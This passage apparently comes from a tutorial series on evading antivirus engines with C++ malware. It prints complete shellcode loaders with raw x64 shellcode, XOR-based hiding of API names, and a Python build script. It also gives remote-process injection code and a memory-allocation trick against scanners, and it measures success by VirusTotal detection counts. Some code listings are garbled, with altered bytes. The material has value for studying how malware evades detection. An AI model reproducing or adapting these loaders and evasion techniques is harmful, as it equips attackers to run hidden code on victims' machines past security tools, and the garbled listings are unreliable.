cpp implementation malware
example with calc.exe payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
    0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
    0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
    0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
    0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
    0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
    0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
    0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
    0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
    0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
    0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
    0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
```

```
unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
    void * my_payload_mem; // memory buffer for payload
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;

    // Allocate a memory buffer for payload
    my_payload_mem = VirtualAlloc(0, my_payload_len,
        MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // copy payload to buffer
    RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

    // make new buffer as executable
    rv = VirtualProtect(my_payload_mem, my_payload_len,
        PAGE_EXECUTE_READ, &oldprotect);
    if (rv != 0) {

        // run payload
        th = CreateThread(0, 0,
            (LPTHREAD_START_ROUTINE) my_payload_mem,
            0, 0, 0);
        WaitForSingleObject(th, -1);
    }
    return 0;
}
```

So this code contains very basic logic for executing payload. So in this case, for simplicity, it's not encrypted payload, it's plain payload.

```

10     unsigned char my_payload[] = {
11         0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
12         0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
13         0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
14         0x50, 0x48, 0x0f, 0xb7, 0xa4, 0xa4, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
15         0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41,
16         0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0xb5, 0x52, 0x20, 0x8b,
17         0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
18         0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
19         0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
20         0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
21         0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
22         0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
23         0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
24         0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0xb5, 0x04, 0x88, 0x48, 0x01,
25         0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0xa5, 0x41, 0x58, 0x41, 0x59,
26         0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
27         0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0x5f, 0x5d, 0x48,
28         0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
29         0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
30         0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
31         0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa0, 0x80, 0xfb, 0xe0,
32         0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0xa6, 0x00, 0x59, 0x41, 0x89,
33         0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
34     };

```


Let's compile it:

```

kali㉿kali:~/projects/cybersec_blog/2021-09-09-av-evasion-2$ master:~> x86_64-w64-mingw32-gcc -O2 evil.cpp -o evil.exe -fconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
total 24
drwxr-xr-x 1 kali kali 2604 Sep 6 16:48 .
drwxr-xr-x 1 kali kali 1488 Sep 6 16:45 ..
-rw-r--r-- 1 kali kali 1488 Sep 6 16:45 evil.exe
-rw-r--r-- 1 kali kali 239 Sep 6 16:40 README.md
kali㉿kali:~/projects/cybersec_blog/2021-09-09-av-evasion-2$ master:~>

```

and run to make sure that it works:



So let's take a look into import address table.

```
objdump -x -D evil.exe | less
```


```
There is an import table in .idata at 0x408000
The Import Tables (interpreted .idata section contents)
vma: Hint Time Forward DLL First
      Table Stamp Chain Name Thunk
00008000 0000803c 00000000 00000000 0000857c 00008194

      DLL Name: KERNEL32.dll
vma: Hint/Ord Member-Name Bound-To
82ec    252 CreateThread
82fc    283 DeleteCriticalSection
8314    319 EnterCriticalSection
832c    630 GetLastError
833c    743 GetStartupInfoA
834e    892 InitializeCriticalSection
836a    984 LeaveCriticalSection
8382   1394 SetUnhandledExceptionFilter
83a0   1410 Sleep
83a8   1445 TlsGetValue
83b6   1486 VirtualAlloc
83c6   1492 VirtualProtect
83d8   1494 VirtualQuery
83e8   1503 WaitForSingleObject


00008014        000080b4 00000000 00000000 000085f8 0000820c

      DLL Name: msvcrt.dll
:|
```

and as you can see our program is uses KERNEL32.dll and import all this functions:



and some of them are used in our code:



So let's get read of `VirtualAlloc`. So how we can do that? First of all we need to find a declaration `VirtualAlloc`:

VirtualAlloc function (memoryapi.h)

12/05/2018 • 7 minutes to read

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the [VirtualAllocEx](#) function.

Syntax

```
C++
LPVOID VirtualAlloc(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD fAllocationType,
    DWORD fProtect
);
```

Parameters

and just make sure that it is implemented in a **Kernel32.dll**:

Minimum supported client	Windows XP [desktop apps only]
Minimum supported server	Windows Server 2003 [desktop apps only]
Target Platform	Windows
Header	memoryapi.h (include Windows.h, Memoryapi.h)
Library	Kernel32.lib
DLL	Kernel32.dll

So let's create a global variable called **VirtualAlloc**, but it has to be a pointer **pVirtualAlloc** this variable will store the address to **VirtualAlloc**:

```
35  unsigned int my_payload_len = sizeof(my_payload);
36
37 // LPVOID VirtualAlloc(
38 //     LPVOID lpAddress,
39 //     SIZE_T dwSize,
40 //     DWORD fAllocationType,
41 //     DWORD fProtect
42 // );
43
44 LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD fAllocationType, DWORD fProtect);
45
46 int main(void) {
47     void * my_payload_mem; // memory buffer for payload
```

And now we need to get this address via **GetProcAddress**, and we need to change the call **VirtualAlloc** to **pVirtualAlloc**:

```

43 LPVOID WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect);
44
45 int main(void) {
46     void * my_payload_mem; // memory buffer for payload
47     BOOL rv;
48     HANDLE th;
49     DWORD oldprotect = 0;
50
51
52     // Allocate a memory buffer for payload
53     pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAlloc");
54
55     my_payload_mem = pVirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
56
57     // copy payload to buffer
58     RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
59
60     // make new buffer as executable
61     rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
62

```

Then let's go to compile it. And see again import address table:

```
objdump -x -D evil.exe | less
```

The Import Tables (interpreted .idata section contents)					
vma:	Hint	Time	Forward	DLL	First
	Table	Stamp	Chain	Name	Thunk
00008000	0000803c	00000000	00000000	000085a4	0000819c
DLL Name: KERNEL32.dll					
vma:	Hint/Ord	Member-Name	Bound-To		
82fc	252	CreateThread	49	HANDLE th;	
830c	283	DeleteCriticalSection			
8324	319	EnterCriticalSection			
833c	630	GetLastError			
834c	651	GetModuleHandleA			
8360	710	GetProcAddress			
8372	743	GetStartupInfoA			
8384	892	InitializeCriticalSection			
83a0	984	LeaveCriticalSection			
83b8	1394	SetUnhandledExceptionFilter	load_mem =		
83d6	1410	Sleep			
83de	1445	TlsGetValue			
83ec	1492	VirtualProtect	48		
83fe	1494	VirtualQuery	59	RtlMoveMemory(my	
840e	1503	WaitForSingleObject			

So no `VirtualAlloc` in import address table. Looks good. But, there is a caveat. When we try to extract all the strings from the our binary we will see that `VirtualAlloc` string is still there. Let's do it. run:

```
strings -n 8 evil.exe
```

```

kali㉿kali:~/projects/cybersec_blog/2021-09-06-av-evasion-2$ ./master.z objdump -x -D evil.exe | less
kali㉿kali:~/projects/cybersec_blog/2021-09-06-av-evasion-2$ ./master.z strings -n 8 evil.exe
This program cannot be run in DOS mode.

@.pdata
@.xdata
AUATINW$H
[^_JAA]
[^_JAA]
UAWAVAUATW$H
[^_A]A[^_A]
:Z$UWHCB$H
AQAPRQVH1
AXAX"YZAKAYAZH
calc.exe
kernel32.dll
VirtualAlloc
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
Partial loss of significance (LOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
Argument singularity (SIGN)
.matherf(): %s in %%(kg, %g) (retval=%g)
Mingw-w64 runtime failure:
Address % has no image-section

```

as you can see it is here. The reason is that we are using the stream in cleartext when we are calling `GetProcAddress`.

So what we can do about it?

The way is we can remove that. We can used XOR function for encrypt/decrypt, we used before, so let's do that. Firstly, add XOR function to our `evil.cpp` malware source code:

```

44 LPVOID WINAPI VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD  flAllocationType, DWORD flProtect);
45
46 void XOR(char * data, size_t data_len, char * key, size_t key_len) {
47     int j;
48     j = 0;
49     for (int i = 0; i < data_len; i++) {
50         if (j == key_len - 1) j = 0;
51         data[i] = data[i] ^ key[j];
52         j++;
53     }
54 }

```

For that we will need encryption key and some string. And let's say string as `cVirtualAlloc` and modify our code:

```

37 // XOR encrypted VirtualAlloc
38 unsigned char cVirtualAlloc[] = { };
39 unsigned int cVirtualAllocLen = sizeof(cVirtualAlloc);
40
41 // encrypt/decrypt key
42 char mySecretKey[] = "meowmeow";
43

```

add XOR decryption:

```

63 int main(void) {
64     void * my_payload_mem; // memory buffer for payload
65     BOOL rv;
66     HANDLE th;
67     DWORD oldprotect = 0;
68
69
70     XOR((char *) cVirtualAlloc, cVirtualAllocLen, mySecretKey, sizeof(mySecretKey));
71
72     // Allocate a memory buffer for payload
73     pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"), cVirtualAlloc);
74
75     my_payload_mem = pVirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
76
77     // copy payload to buffer
78     RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
79

```

So, the final version of our malware code is:

```
/*
cpp implementation malware
example with calc.exe payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
    0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
    0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7,
    0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c,
    0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52,
    0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
    0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49,
    0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34,
    0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0,
    0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1,
    0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
    0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49,
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41,
    0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff,
    0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00,
    0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0,
    0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
    0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0xa, 0x80,
    0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
    0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c,
    0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

// XOR encrypted VirtualAlloc
unsigned char cVirtualAlloc[] = { };
```

```

unsigned int cVirtualAllocLen = sizeof(cVirtualAlloc);

// encrypt/decrypt key
char mySecretKey[] = "meowmeow";

// LPVOID VirtualAlloc(
//     LPVOID lpAddress,
//     SIZE_T dwSize,
//     DWORD  flAllocationType,
//     DWORD  flProtect
// );

LPVOID (WINAPI * pVirtualAlloc)(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);

void XOR(char * data, size_t data_len, char * key,
size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;
        data[i] = data[i] ^ key[j];
        j++;
    }
}

int main(void) {
    void * my_payload_mem; // memory buffer for payload
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;

    XOR((char *) cVirtualAlloc, cVirtualAllocLen,
mySecretKey, sizeof(mySecretKey));

    // Allocate a memory buffer for payload
    pVirtualAlloc = GetProcAddress(
        GetModuleHandle("kernel32.dll"), cVirtualAlloc);

    my_payload_mem = pVirtualAlloc(0, my_payload_len,
        MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
}

```

```

// copy payload to buffer
RtlMoveMemory(my_payload_mem, my_payload,
my_payload_len);

// make new buffer as executable
rv = VirtualProtect(my_payload_mem, my_payload_len,
PAGE_EXECUTE_READ, &oldprotect);
if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0,
(LPTHREAD_START_ROUTINE) my_payload_mem,
0, 0, 0);
    WaitForSingleObject(th, -1);
}
return 0;
}

```

And use python script to XOR encrypt our function name and replace:

```

import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ord(current_key))
    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.
    join(hex(ord(x))[2:] for x in ciphertext) + ' }';
    print (ciphertext)
    return ciphertext, key

```

```

## key for encrypt/decrypt
plaintext = "VirtualAlloc"
my_secret_key = "meowmeow"

## encrypt VirtualAlloc
ciphertext, p_key = xor_encrypt(plaintext, my_secret_key)

## open and replace our payload in C++ code
tmp = open("evil.cpp", "rt")
data = tmp.read()
data = data.replace('unsigned char cVirtualAlloc[] = { };',
'unsigned char cVirtualAlloc[] = ' + ciphertext)
tmp.close()
tmp = open("evil-enc.cpp", "w+")
tmp.write(data)
tmp.close()

## compile
try:
    cmd = "x86_64-w64-mingw32-gcc evil-enc.cpp"
    cmd += " -o evil.exe -s -ffunction-sections"
    cmd += " -fdata-sections -Wno-write-strings"
    cmd += " -fno-exceptions -fmerge-all-constants"
    cmd += " -static-libstdc++ -static-libgcc"
    cmd += " >/dev/null 2>&1"
    os.system(cmd)
except:
    print ("error compiling malware template :(")
    sys.exit()
else:
    print (cmd)
    print ("successfully compiled :)")

```

Compile and check.


```
strings -n 8 evil.exe | grep "Virtual"
```

```

x kali㉿kali:~/projects/cybersec_blog/2021-09-06-av-evasion-2> strings -n 8 evil.exe | grep "Virtual"
VirtualQuery failed for 8d bytes at address 0x
VirtualProtect failed with code 0xk
VirtualProtect
VirtualQuery
kali㉿kali:~/projects/cybersec_blog/2021-09-06-av-evasion-2>
```

and as you can see no `VirtualAlloc` in strings check. This is how you can actually obfuscate any function in your code. It can be `VirtualProtect` or `RtlMoveMemory`, etc.

run:



everything is ok.

Let's go to upload our `evil.exe` to virustotal:

Vendor	Result	Details
Ad-Aware	Malicious	Generic.Exploit.Metasploit.2.9EEDD073
ALYac	Malicious	Generic.Exploit.Metasploit.2.9EEDD073
Avg	Malicious	Win32.Metasploit.0 [Exp]
Avira (no cloud)	Malicious	805Shad0c0d641
Cynet	Malicious (score: 100)	
Emsisoft	Malicious	Generic.Exploit.Metasploit.2.9EEDD073 (8)

<https://www.virustotal.com/gui/file/bf21d0af617f1bad81ea178963d70602340d85145b96aba330018259bd02fe56/detection>

So, 22 of 66 AV engines detect our file as malicious.

Other functions can be obfuscated to reduce the number of AV engines that detect our malware. For better result we can combine payload encryption with random key and obfuscate functions with another keys etc.

Source code in Github

- [VirtualAlloc](#)
- [RtlMoveMemory](#)
- [VirtualProtect](#)
- [WaitForSingleObject](#)

- CreateThread
 - XOR

As a result of my research, my project `peekaboo` appeared. Simple undetectable shellcode and code injector launcher example.

37. AV engines evasion techniques - part 3. Simple C++ example.

This is a third part of the tutorial and it describes an example how to bypass AV engines in simple C++ malware.

first part

second part

In this section we will try to implement some techniques used by malicious software to execute code, hide from defenses.

Let's take a look at example C++ source code of our malware which implement [classic code injection](#):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

int main(int argc, char* argv[]) {

    // 64-bit meow-meow messagebox without encryption
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72\x"

}
```

```

"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

HANDLE ph; // process handle
HANDLE rt; // remote thread
PVOID rb; // remote buffer

// parse process ID
printf("PID: %i", atoi(argv[1]));
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));

// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, sizeof(my_payload),
(MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload,
sizeof(my_payload), NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0,
(LPTHREAD_START_ROUTINE)rb,
NULL, 0, NULL);
CloseHandle(ph);
return 0;
}

```

This is classic variant, we define payload, allocate memory, copy into the new buffer, and then execute it.

The main limit with AV scanner is the amount of time they can spend on each file. During a regular system scan, AV will have to analyze thousands of files. It just cannot spend too much time or power on a peculiar one. One of the “classic” AV evasion trick besides payload encryption: we just allocate and fill 100MB of memory:

```
char *mem = NULL;
mem = (char *) malloc(1000000000);
if (mem != NULL) {
    memset(mem, 00, 100000000);
    free(mem);
    //... run our malicious logic
}
```

So, let's go to update our simple malware:

```
/*
hack.cpp
classic payload injection example
allocate too much memory
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
